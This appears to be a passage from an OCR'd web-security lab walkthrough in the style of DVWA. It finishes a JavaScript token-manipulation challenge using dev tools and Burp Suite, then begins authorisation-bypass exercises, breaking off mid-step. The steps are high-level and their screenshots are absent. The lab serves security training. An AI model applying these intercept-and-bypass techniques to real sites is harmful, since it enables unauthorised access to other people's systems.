
1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.




3. Deobfuscate the source code of target page.




4. Enter correct values with help of dev tools.




5. Intercept the request with help of burp suite.



6. Change the value of token with our payload.



7. We successfully exploit JS vulnerability of web page.



Mitigation:

You can never trust the user and have to assume that any code sent to the user can be manipulated or bypassed and so there is no impossible level.

12. Authorization Bypass Vulnerability

When developers have to build authorisation matrices into complex systems it is easy for them to miss adding the right checks in every place, especially those which are not directly accessible through a browser, for example API calls.


As a tester, you need to be looking at every call a system makes and then testing it using every level of user to ensure that the checks are being carried out correctly. This can often be a long and boring task, especially with a large matrix with lots of different user types, but it is critical that the testing is carried out as one missed check could lead to an attacker gaining access to confidential data or functions.

12.1 Low Level Security


Non-admin users do not have the 'Authorisation Bypass' menu option.


Steps:

1. Analyze the functionality of the target page.




2. Login with victim account.





3. Enter payload at URL bar and bypass authorization.




12.2 Medium Level Security


The developer has locked down access to the HTML for the page, but have a look how the page is populated when logged in as the admin.

Steps:


1. Analyze the functionality of the target page.




2